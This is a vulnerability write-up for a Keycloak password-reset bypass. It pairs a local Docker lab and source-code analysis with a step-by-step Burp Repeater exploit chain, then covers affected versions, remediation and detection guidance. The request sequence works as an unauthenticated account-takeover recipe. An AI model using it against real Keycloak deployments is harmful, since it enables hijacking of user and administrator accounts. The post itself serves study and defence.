CVE-2026-18963 - Keycloak reset-credentials bypass → full account takeover
Unauthenticated full account takeover in Keycloak's reset-credentials flow (CVE-2026-18963, CVSS 9.1) - a sticky form-flag defect chained with an action-token check that never verifies the email link. Manual walkthrough plus a patched control.

The goal of this post is to show and inspect in depth the recent vulnerability discovered on Keycloak. At the time I wrote this post, I was able to find many PoCs available on GitHub, but personally inspecting and manually exploiting the bug to understand it is what I find more valuable than only executing templates or scripts.
TL;DR
An unauthenticated attacker who knows only a victim’s username or email can reset that user’s password and take over the account - without ever clicking the emailed reset link. No prior credential, no session, no mailbox access. CVSS 3.1 9.1 (Critical).
| CVE | CVE-2026-18963 (GHSA-4gv3-mc9p-5wqc) |
| Component | Keycloak keycloak-services, reset-credentials flow |
| Severity | Critical - CVSS 3.1 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N (9.1) |
| Weakness | CWE-640 - Weak Password Recovery Mechanism |
| Affected | Keycloak 26.0.0 – 26.7.1 (upstream community) |
| Fixed | Keycloak 26.7.2 (PR #51844); RH build streams via 26.6.6 / 26.4.15 |
| Precondition | Forgot password enabled on the realm (the default) |
| Impact | Full account takeover of any user including realm admins → IdP + SSO-wide compromise |
Setting up the Lab
A fully self-contained Docker Compose lab from the Snizi/CVE-2026-18963-Exploit repo:
| Service | URL | Version |
|---|---|---|
kc-vuln |
http://127.0.0.1:8080 | 26.7.1 - vulnerable |
kc-patched |
http://127.0.0.1:8100 | 26.7.2 - patched control |
kc-mailpit |
http://127.0.0.1:8025 | victim’s mailbox (Mailpit) |
Realm poc, public client poc-app (with Direct Access Grants), a dummy user victim / OriginalPassw0rd!. Mailpit captures the reset email, so you can watch it arrive and stay unread while the account gets taken over.
1
2
3
4
5
6
7
# 0. Clone the repo (it bundles the lab + the PoC)
git clone https://github.com/Snizi/CVE-2026-18963-Exploit
cd CVE-2026-18963-Exploit

# 1. Start the three containers
cd lab
docker compose up -d
This pulls and runs:
| Container (service) | Image | Host port |
|---|---|---|
kc-vuln (keycloak-vuln) |
quay.io/keycloak/keycloak:26.7.1 |
8080 |
kc-patched (keycloak-patched) |
quay.io/keycloak/keycloak:26.7.2 |
8100 |
kc-mailpit (mailpit) |
axllent/mailpit:latest |
8025 (UI) / 1025 (SMTP) |
Keycloak boots in development mode (start-dev) and imports the realm from lab/realm-poc.json on startup (--import-realm). Bootstrap admin is admin / admin.
1
2
3
4
5
6
7
#    Both instances are ready when these return HTTP 200:
curl -s -o /dev/null -w "vuln : %{http_code}\n" http://127.0.0.1:8080/realms/poc/.well-known/openid-configuration
curl -s -o /dev/null -w "patch: %{http_code}\n" http://127.0.0.1:8100/realms/poc/.well-known/openid-configuration
#    (keycloak needs ~15-30s to start; retry until both are 200)

# 4. Sanity-check Mailpit (victim's mailbox UI)
curl -s http://127.0.0.1:8025/api/v1/info | head -c 120; echo
The preloaded realm poc ships with:
- Client
poc-app- a public client, standard flow enabled, Direct Access Grants on (used to confirm takeovers with a password grant). - User
victim/OriginalPassw0rd!, email[email protected].
You can now run any of the modes in the next section against http://127.0.0.1:8080 (vulnerable) or http://127.0.0.1:8100 (patched control).
Two bugs, chained together
The password-reset flow normally works like this:
1
choose user → send reset email → [wait for link click] → set new password
The email contains a signed action token. Clicking it re-enters the flow through the ResetCredentialsActionTokenHandler, which stamps the auth session with ACTION_TOKEN_USER_ID. That stamp is the only signal that mailbox control was proven.
Defect 1: an unscoped, sticky flag
In services/src/main/java/org/keycloak/authentication/DefaultAuthenticationFlow.java, any POST carrying the form key tryAnotherWay sets an auth note:
1
2
3
processor.getAuthenticationSession().setAuthNote(
    AuthenticationProcessor.AUTHENTICATION_SELECTOR_SCREEN_DISPLAYED, "true");
return createSelectAuthenticatorsScreen(model);
The note is a bare "true" string with no record of which execution set it. It is cleared only in the branch that handles a submitted authenticationExecution parameter. Omit that parameter - as the PoC does throughout - and the flag stays set for the whole authentication session.
While the flag is set, processFlow() skips normal flow evaluation and renders a form aimed at whatever execution is currently parked:
1
2
3
4
5
6
7
8
9
if (Boolean.parseBoolean(authSession.getAuthNote(AUTHENTICATION_SELECTOR_SCREEN_DISPLAYED))) {
    String lastExecutionId = authSession.getAuthNote(CURRENT_AUTHENTICATION_EXECUTION);
    if (lastExecutionId != null) {
        AuthenticationExecutionModel executionModel =
            realm.getAuthenticationExecutionById(lastExecutionId);
        if (executionModel != null)
            return createSelectAuthenticatorsScreen(executionModel);   // <-- attacker-usable form
    }
}
The glue is processResult() case FORK: - when Send Reset Email fires it stamps CURRENT_AUTHENTICATION_EXECUTION = <reset-credential-email execution id> and forks the browser back to the login page. The parked execution is exactly the email gate.
Combining “a selector screen was shown at some point” with “whatever execution is current right now” assumes the two always refer to the same step - an assumption the code never enforced.
Defect 2: The email gate never checks the action token
In
services/src/main/java/org/keycloak/authentication/authenticators/resetcred/ResetCredentialEmail.java:
1
2
3
4
5
@Override
public void action(AuthenticationFlowContext context) {
    context.getUser().setEmailVerified(true);
    context.success();
}
Unconditional. Nothing verifies that the flow was resumed by a valid action token. Reaching action() is treated as equivalent to proving mailbox control. In the older affected builds it was literally:
1
2
3
4
@Override
public void action(AuthenticationFlowContext context) {
    context.success();
}
One line.
The attack chain
1
2
3
4
5
tryAnotherWay POST            → sticky AUTHENTICATION_SELECTOR_SCREEN_DISPLAYED="true"
submit victim identifier      → mail sent to victim, email execution parked (FORK)
re-enter reset-credentials    → sticky flag serves a form targeting the parked email execution
POST that form                → ResetCredentialEmail.action() → success() → gate bypassed
                              → flow advances to UPDATE_PASSWORD → attacker sets the password
Username enumeration (bonus finding)
The same flaw is a username oracle - and a stronger one than Keycloak normally allows. authenticate() deliberately returns an identical “you should receive an email shortly” for real and unknown users (so the reset form itself can’t be used to enumerate). That defence breaks at action(), which dereferences the user unconditionally:
| Identifier | Step 6 | Verdict |
|---|---|---|
| real user | 200 → Update Password form |
VALID |
| unknown user | 400 (NPE error page) |
INVALID |
Worth writing up as its own finding alongside the takeover, because it defeats an anti-enumeration control Keycloak implemented on purpose, and it kills “our usernames aren’t guessable” as a mitigation.
Manual exploitation
In this walkthrough I drive every step with Burp Suite’s Repeater instead of a script or a template. The point of going manual is to see why each request matters - every step maps back to one of the two defects above, and the chain only works because the two defects reinforce each other.
1. Reach the reset form
Open the vulnerable instance at http://127.0.0.1:8080 - the realm’s login page:

Click Forgot your password? to enter the reset-credentials flow:

The realm serves the reset form. Grab its action URL - Repeater will reuse it for the crafted requests:

2. Plant the sticky flag (Defect 1)
In Repeater, send a POST to that form’s action URL that carries only the tryAnotherWay parameter:
1
2
3
4
5
POST <reset-form-action-url> HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: application/x-www-form-urlencoded

tryAnotherWay=on
This is the harmless-looking request that triggers Defect 1. Any POST bearing tryAnotherWay makes DefaultAuthenticationFlow stamp the bare AUTHENTICATION_SELECTOR_SCREEN_DISPLAYED="true" note. Because we deliberately omit the authenticationExecution parameter, the note is never cleared for the rest of this authentication session:

Keycloak answers with the “Try another way” selector screen:

From the response body, grab the embedded URL that continues the flow - this is the URL we will use in the next request:

3. Submit the victim identifier
Now build a second POST to the URL you just grabbed, this time sending the victim’s username. No reset email is clicked on the victim’s side - we are only feeding Keycloak the identifier it needs to select the user:
1
2
3
4
5
POST <url-grabbed-in-step-2> HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: application/x-www-form-urlencoded

username=victim

This is where the flow forks. Send Reset Email fires, stamps CURRENT_AUTHENTICATION_EXECUTION with the email-gate execution id, and returns the session to the login page. A reset email lands in the victim’s mailbox (Mailpit - it will stay unread; we never touch it):

Grab the URL embedded in startSessionPolling from that response:

4. Re-enter the flow and hit the parked email execution
Send a GET to that startSessionPolling URL to step back into the reset-credentials flow:

Here is where Defect 1 pays off. Because the sticky flag is still set and never scoped to its execution, processFlow() skips the normal selection and serves a form aimed at whatever execution is currently parked - which is exactly the email gate we parked in step 3. Grab the kc-selection-credential-form action URL from this response:

5. Bypass the gate with an empty POST (Defect 2)
Finally, POST to that kc-selection-credential-form URL. The body must be empty - no parameters are forwarded to the parked email execution:
1
2
3
4
POST <kc-selection-credential-form-url> HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: application/x-www-form-urlencoded

This is Defect 2 in action. The parked execution is ResetCredentialEmail, and its action() is unconditional: it never checks that a valid action token resumed the flow. The moment the empty POST reaches it, action() runs context.success() - treating the gate as if the victim had clicked the emailed link - and the flow advances to the password-update step:

Follow the redirect (or issue a fresh GET):

We land on the Update Password screen - the attacker is now authenticated in the reset flow as victim:

6. Take over the account
Submit the new password (or grab the form’s action URL and send it as a POST):
1
2
3
4
5
POST <update-password-action-url> HTTP/1.1
Host: 127.0.0.1:8080
Content-Type: application/x-www-form-urlencoded

password-new=PoCPassw0rd!1&password-confirm=PoCPassw0rd!1

Confirm the takeover with Keycloak’s Direct Access Grant (the poc-app client has it enabled) using the new password - this proves we now control the account:
1
2
3
4
5
6
curl -s -X POST http://127.0.0.1:8080/realms/poc/protocol/openid-connect/token \
  -d 'grant_type=password' \
  -d 'client_id=poc-app' \
  -d 'username=victim' \
  -d 'password=PoCPassw0rd!1' \
  | jq -r '.access_token' | cut -d. -f2 | base64 -d 2>/dev/null | jq '.preferred_username'
If it returns victim, the reset was completed without ever opening the mailbox. The whole attack took place on the vulnerable instance; replaying the identical five-request chain against kc-patched (26.7.2) fails at step 5 with an INVALID_USER error - the fix catches the mismatch between the parked execution id and the sticky flag, and refuses to let an unverified action token pass the email gate.
Affected versions - including the trap in “legacy”
| Line | Vulnerable | Community fix |
|---|---|---|
| Legacy (WildFly ≤ 17) | not affected | - |
| Quarkus 17 – 25.x | not affected | - |
| 26.0 | 26.0.0 – 26.0.17 | none |
| 26.1 | 26.1.0 – 26.1.5 | none |
| 26.2 | 26.2.0 – 26.2.16 | none |
| 26.3 | 26.3.0 – 26.3.5 | none |
| 26.4 | 26.4.0 – 26.4.14 | 26.4.15 (vendor backport) |
| 26.5 | 26.5.0 – 26.5.7 | none |
| 26.6 | 26.6.0 – 26.6.5 | 26.6.6 (vendor backport) |
| 26.7 | 26.7.0 – 26.7.1 | 26.7.2 |
The sticky-boolean note was introduced in 26.0.0 (commit 6a9e60bb, adding the “Try another way” selector screen). Anything older simply lacks the code path - safe for this specific bug, not safe in general. Staying on a legacy build is not a remediation.
The real trap: 26.7.2 is the only fix published for the community train. If a deployment sits on 26.0 – 26.6, there is no patch release on that line - the fix requires a minor-version upgrade, not a point release. The 26.4.15 / 26.6.6 tags are Red Hat vendor backports and are not interchangeable with community images. “We’re fully patched on our line” is a common and incorrect assumption here. Check the running build, not the update policy.
Remediation
The patch addresses both halves:
- Scope the note to the execution. The note now stores
model.getId(), andprocessFlow()honours it only when it equalsCURRENT_AUTHENTICATION_EXECUTION- otherwise it removes it. In the attack the two always differ (choose-user id vs email-gate id), which is exactly what the patch detects. - Verify the action token.
ResetCredentialEmail.action()now requirescontext.getUser().getId().equals(authNote(ACTION_TOKEN_USER_ID))and otherwise fails withINVALID_USER.
Fix: upgrade. 26.7.2 for community builds, or the matching RH backport. Everything below is a stopgap.
- Disable Forgot password per realm (
Realm settings → Login). Confirmed effective - the flow returns HTTP 400 and can’t be entered. Check every realm,masterincluded. - Disable the Reset Password execution in the bound reset-credentials flow. Works, but the login page still shows the link (poor UX).
- Add a required OTP/WebAuthn authenticator after the email step. This does NOT close the bypass - it only limits full takeover to accounts that have actually enrolled that factor.
Realms whose reset flow is fully custom and never invokes reset-credential-email are not exploitable via this path.
Two advisory-truths-busters worth calling out:
- Accounts with no email are exploitable.
ResetCredentialEmail.authenticate()takes theforkWithSuccessMessagepath whenuser.getEmail()is null, which still parks the execution. The same holds for an SMTP send failure - a broken or absent mail server is not a mitigation. This matters directly for AD/LDAP-federated realms, where accounts frequently carry no mail attribute. - MFA on the login flow does not protect you. The default reset-credentials flow contains no OTP step, and once through, the attacker can remove the victim’s registered factors.
Detection / threat hunting
Keycloak emits no “action token skipped” event, so detection is heuristic:
- Reverse-proxy / ingress logs - strongest signal. A legitimate reset shows a
GET /login-actions/action-token?...(the victim clicking the mail) before the password change. The bypass has no such GET. Instead: aPOSTtologin-actions/reset-credentialscontainingtryAnotherWay, then a second POST to the same path with an empty body, then the password form. AtryAnotherWayPOST inside the reset flow is not something the stock UI produces in normal use. - Admin events:
SEND_RESET_PASSWORDfollowed byUPDATE_PASSWORDsharing the samecode_idwithin seconds (sub-second in the lab). Corroborate with proxy logs. emailVerifiedflipping totruewith no matchingVERIFY_EMAILevent is a useful supporting indicator the attacker can’t avoid leaving.
Absence of events proves nothing if logging/retention was off. Check the retention window before concluding a deployment wasn’t hit.
For a defensible detection, the repo’s lab/legit_reset.py runs a genuine reset (clicking the Mailpit token link) as a control sample - run it and the bypass, then diff the traces and event logs.
References
- keycloak#51833 - the issue
- GHSA-4gv3-mc9p-5wqc - GitHub advisory
- keycloak PR #51844 - the fix
- NVD CVE-2026-18963
- Red Hat CVE page
- Snizi/CVE-2026-18963-Exploit - the lab + PoC used here